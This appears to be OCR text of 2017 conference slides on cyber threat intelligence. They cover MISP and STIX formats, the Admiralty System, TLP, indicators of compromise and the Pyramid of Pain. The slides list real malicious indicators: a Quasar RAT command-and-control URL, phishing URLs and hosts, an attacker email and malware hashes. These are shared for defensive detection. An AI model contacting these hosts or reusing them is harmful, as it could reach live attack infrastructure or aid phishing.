
Cyber Threat Information Ingestion – A sample of Unstructured T.I.



https://github.com/armbues/ioc_parser

https://github.com/sroberts/jager

...




Cyber Threat Information Ingestion – Some sample of Structured T.I.


```
{
            "attributes": [
              {
                "COMMENT": "QUASAR RAT (uvng1oz9d0.exe)",
                "CREATION_DATE": "19700817",
                "SOURCE": "RSA",
                "TLP": "white",
                "YARA_RULE": null,
                "indicator_CATEGORY": "HASH_SHA256",
                "indicator_FIRSTSEEN": 0,
                "indicator_LASTSEEN": 0,
                "indicator_VALUE": "f64b69f85b512172a58891fc243e12d002073ec189f98e54641c4b3ce01f4b3b"
              },
],
            "name": "6ea497ba-d34f-4ad8-a188-48e3acdbe8ba"
          },
          {
            "attributes": [
              {
                "COMMENT": "Payload's C&C",
                "CREATION_DATE": "19700817",
                "SOURCE": "RSA",
                "TLP": "white",
                "YARA_RULE": null,
                "indicator_CATEGORY": "URL",
                "indicator_FIRSTSEEN": 0,
                "indicator_LASTSEEN": 0,
                "indicator_VALUE": "http://96.44.188.28/checker/stage1.jsp?J=K"
              },

...

],
        "campaign_COMPLEXITY": "Medium",
        "campaign_NAME": "MalSpam Delivers RAT SpyWare Quasar 9-27-2017",
        "campaign_STYLE": null,
        "threatactor_NAME": null,
        "ttp_TARGETSECTOR": ""
    }
```


Fragment of JSON Exported from a MISP

Structured Information




```
<stix:STIX_Package
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:stix="http://stix.mitre.org/stix-1"
  xmlns:indicator="http://stix.mitre.org/Indicator-2"
  xmlns:cybox="http://cybox.mitre.org/cybox-2"
  xmlns:AddressObject="http://cybox.mitre.org/objects#AddressObject-2"
  xmlns:cyboxVocabs="http://cybox.mitre.org/default_vocabularies-2"
  xmlns:stixVocabs="http://stix.mitre.org/default_vocabularies-1"
  xmlns:example="http://example.com/"
  xsi:schemaLocation="
  http://stix.mitre.org/stix-1../stix_core.xsd
  http://stix.mitre.org/Indicator-2../indicator.xsd
  http://cybox.mitre.org/default_vocabularies-2../cybox/cybox_default_vocabularies.xsd
  http://stix.mitre.org/default_vocabularies-1../stix_default_vocabularies.xsd
  http://cybox.mitre.org/objects#AddressObject-2../cybox/objects/Address_Object.xsd"
  id="example:STIXPackage-33fe3b22-0201-47cf-85d0-97c02164528d"
  version="1.0.1"
  >
  <stix:STIX_Header>
    <stix:Title>Example watchlist that contains IP information.</stix:Title>
    <stix:Package_Intent xsi:type="stixVocabs:PackageIntentVocab-1.0">Indicators - Watchlist</stix:Package_Intent>
  </stix:STIX_Header>
  <stix:Indicators>
    <stix:Indicator xsi:type="indicator:IndicatorType" id="example:Indicator-33fe3b22-0201-47cf-85d0-97c02164528d">
      <indicator:Type xsi:type="stixVocabs:IndicatorTypeVocab-1.0">IP Watchlist</indicator:Type>
      <indicator:Description>Sample IP Address Indicator for this watchlist. This contains one indicator with a set of three
IP addresses in the watchlist.</indicator:Description>
        <indicator:Observable id="example:Observable-1c798262-a4cd-434d-a958-884d6980c459">
          <cybox:Object id="example:Object-1980ce43-8e03-490b-863a-ea404d12242e">
            <cybox:Properties xsi:type="AddressObject:AddressObjectType" category="ipv4-addr">
              <AddressObject:Address_Value condition="Equals"
apply_condition="ANY">10.0.0.0##comma##10.0.0.1##comma##10.0.0.2</AddressObject:Address_Value>
            </cybox:Properties>
          </cybox:Object>
        </indicator:Observable>
    </stix:Indicator>
  </stix:Indicators>
</stix:STIX_Package>
```


Fragment of STIX 1.1



```
{"sector": "", "url":
"http://castlerealty.net/documents.com/input/input/google/oods/oods/oods/oods/gdoc/filewords/index.php", "ip":
"69.16.194.164", "brand": "Generic/Spear Phishing", "isotime": "2017-07-03T14:50:07Z", "asn_name": "Liquid Web, Inc.",
"discover_time": "03-07-2017 14:50:07 UTC", "asn": "AS32244", "family_id": "a8f9e45860f6683b4c3be5777d574ae9", "host":
"castlerealty.net", "country_code": "US", "tld": "net", "country_name": "United States", "phishing_kit": null, "emails": []}

{"sector": "", "url": "http://www.svmschools.org/officelol/office/index.html", "ip": "192.185.115.64", "brand": "Generic/Spear
Phishing", "isotime": "2017-07-03T14:45:39Z", "asn_name": "CyrusOne LLC", "discover_time": "03-07-2017 14:45:39 UTC",
"asn": "AS20013", "family_id": "34473f2f52815baab58711fbb1b2b68e", "host": "www.svmschools.org", "country_code":
"US", "tld": "org", "country_name": "United States", "phishing_kit": "https://openphish.com/prvt-
intell/pkit/eca3dd10554195a24fb2130fe7e98937", "emails": ["spamlord007@yandex.com"]}
```


Fragment of JSON Exported from a Feed's Provider related to phishing

HACK IN BO® Winter 2017 Edition

Evaluation of Information

Evaluation of Information occurs in the processing stage of the intelligence cycle recognizing that collected information cannot be accepted at face value. Each item of information used in the creation of an assessment is given an indication of source reliability and assessed accuracy, based on corroboration or other assessment. The method used to such as this evaluation is dubbed ***Admiralty System*** (or NATO System).



Reliability of Source. A source is assessed for reliability based on a technical assessment of its capability

A - Completely reliable: No doubt of authenticity, trustworthiness, or competency; has a history of complete reliability
B - Usually reliable: Minor doubt about authenticity, trustworthiness, or competency; has a history of valid information most of the time
C - Fairly reliable: Doubt of authenticity, trustworthiness, or competency but has provided valid information in the past
D - Not usually reliable: Significant doubt about authenticity, trustworthiness, or competency but has provided valid information in the past
E - Unreliable: Lacking in authenticity, trustworthiness, and competency; history of invalid information
F - Reliability cannot be judged: No basis exists for evaluating the reliability of the source

Accuracy of data. An item is assessed for credibility based on likelihood and levels of corroboration by other sources.

1 - Confirmed by other sources: Confirmed by other independent sources; logical in itself; Consistent with other information on the subject
2 - Probably True: Not confirmed; logical in itself; consistent with other information on the subject
3 - Possibly True: Not confirmed; reasonably logical in itself; agrees with some other information on the subject
4 - Doubtful: Not confirmed; possible but not logical; no other information on the subject
5 - Improbable: Not confirmed; not logical in itself; contradicted by other information on the subject
6 - Truth cannot be judged: No basis exists for evaluating the validity of the information

Classification of Information Sharing

Classification of Information for sharing it is designed to improve the flow of information between individuals, organizations or communities in a controlled and trusted way. The ***Traffic Light Protocol*** (TLP) is based on the concept of the originator labeling information with one of four colors to indicate what further dissemination, if any, can be undertaken by the recipient. The recipient must consult the originator if wider dissemination is required.


TLP:RED = Not for disclosure, restricted to participants only. Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation, or operations if misused. Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed. In most circumstances, TLP:RED should be exchanged verbally or in person.

TLP:AMBER = Limited disclosure, restricted to participants' organizations. Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation, or operations if shared outside of the organizations involved. Recipients may only share TLP:AMBER information with members of their own organization, and with clients or customers who need to know the information to protect themselves or prevent further harm. Sources are at liberty to specify additional intended limits of the sharing: these must be adhered to.

TLP:GREEN = Limited disclosure, restricted to the community. Sources may use TLP:GREEN when information is useful for the awareness of all participating organizations as well as with peers within the broader community or sector. Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not released outside of the community.

TLP:WHITE = Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.

Let there be IoC




Released on 2013, Feb

Indicators of Compromise (IoC)

Indicators of Compromise (IOCs) are **forensic artifacts of an intrusion that can be identified on a host or network**.

Using Indicators of Compromise, insights an incidents become shareable with other organizations. An incident at one organization can be only one of multiple, similar incidents at other organizations. Information regarding an incident at one organization can lead to detection and possibly prevention within other organizations.



Indicators of Compromise (IOCs)

Example of IoC

New ransomware, old techniques: Petya adds worm capabilities (*)

Indicator type	Indicator value
Hash Value (SHA1)	34f917aaba5684fbe56d3c57d48ef2a1aa7cf06d
Hash Value (SHA1)	38e2855e11e353cedf9a8a4f2f2747f1c5c07fcf
Hash Value (SHA1)	56c03d8e43f50568741704aee482704a4f5005ad
Hash Value (SHA1)	9717cfdc2d023812dbc84a941674eb23a2a8ef06
IPv4 Address	1.247.197.0
CVE Number	CVE-2017-0144
CVE Number	CVE-2017-0145
CVE Number	CVE-2017-0199

(*) https://blogs.technet.microsoft.com/mmpc/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities


Indicators of Compromise (IoC) - Limitations

Limitation of IoC: Indicators of Compromise don't provide any information in support of such *contextualization* of an incident as the following:

1. Who was hit by this attack?
2. Who is behind this attack, and what is the sophistication level of this attacker?
3. What happened and what is the damage done?
4. Where in the network did the attack take place?
5. When did the attack take place?
6. Why did this attack take place?

Pyramid of Pain

The *Pyramid of Pain* shows the relationships between the types of indicators you might use to detect an adversary's activities and how much pain it will cause them when you are able to deny those indicators to them. **The Pyramid measures potential usefulness of your intel and the difficulty of obtaining that intel**.



Source: David J. Bianco, personal blog

Each elements in the Pyramid of Pain found should be closely **linked** to the others and **validated** to avoid great errors

Pyramid of Pain and never a some of joy

<u>EACH</u> INDICATOR OF A PYRAMID OF PAIN IS NEEDED TO ANALYZE AN INCIDENT!


Okay, but:


Issues #1: How representing all indicators in a Pyramid of Pain?

Issues #2: Our work is completed after being given all indicators?

Representation of threat information elements

Issues #1: How representing all indicators in a Pyramid of Pain?






What is threat intelligence?

"Evidence-based knowledge, including context, mechanisms, indicators, implications and actionable advice about an existing or emerging menace or hazard ***to assets that can be used to inform decisions regarding the subject's response to that menace or hazard****."*

Gartner



Source: Joint Intelligence / Joint Publication 2-0 (Joint Chiefs of Staff)


Definition of Cyber Threat Intelligence

Definition of Cyber Threat Intelligence

"The details of the motivations, intent, and capabilities of internal and external threat actors. Threat intelligence includes specifics on the tactics, techniques, and procedures of these adversaries. ***Threat intelligence's primary purpose is to inform business decisions regarding the risks and implications associated with threats.****"*

FORRESTER®

Type of Threat Intelligence



Different type of Threat Intelligence


Technical & Tactical TI: Tech&Tactical threat intelligence can be one of the most useful forms of intelligence in terms of protecting the organization. It is defined as information that concerns the tactics used by threat groups – including their tools and methodologies – and is often referred to as Tactics, Techniques, and Procedures (TTPs)

Operational TI: Operational threat intelligence is actionable information on specific incoming attacks. Ideally, it informs on the nature of the attack, the identity and capability of the attacker – and gives an indication of when the attack will take place. It is used to mitigate the attack: for example, by removing attack paths or hardening services.

Strategic TI: Strategic threat intelligence is consumed by high-level strategists within an organization, typically the board or those who report to the board. Its purpose is to help strategists understand current risks, and to identify further risks of which they are as yet unaware. It deals in such high-level concepts as risk and likelihoods, rather than technical aspects; and it is used by the board to guide strategic business decisions and to understand the impact of the decisions that are made.

STIX - Use Cases

STIX is targeted to support a range of core use cases involved in cyber threat management. Very simple overviews of these *use cases* are provided below:



http://stixproject.github.io/getting-started/

USE CASES:

Uses Case 1: Analyzing Cyber Threats

Uses Case 2: Specifying Indicator Patterns for Cyber Threats

Uses Case 3: Managing Cyber Threat Response Activities

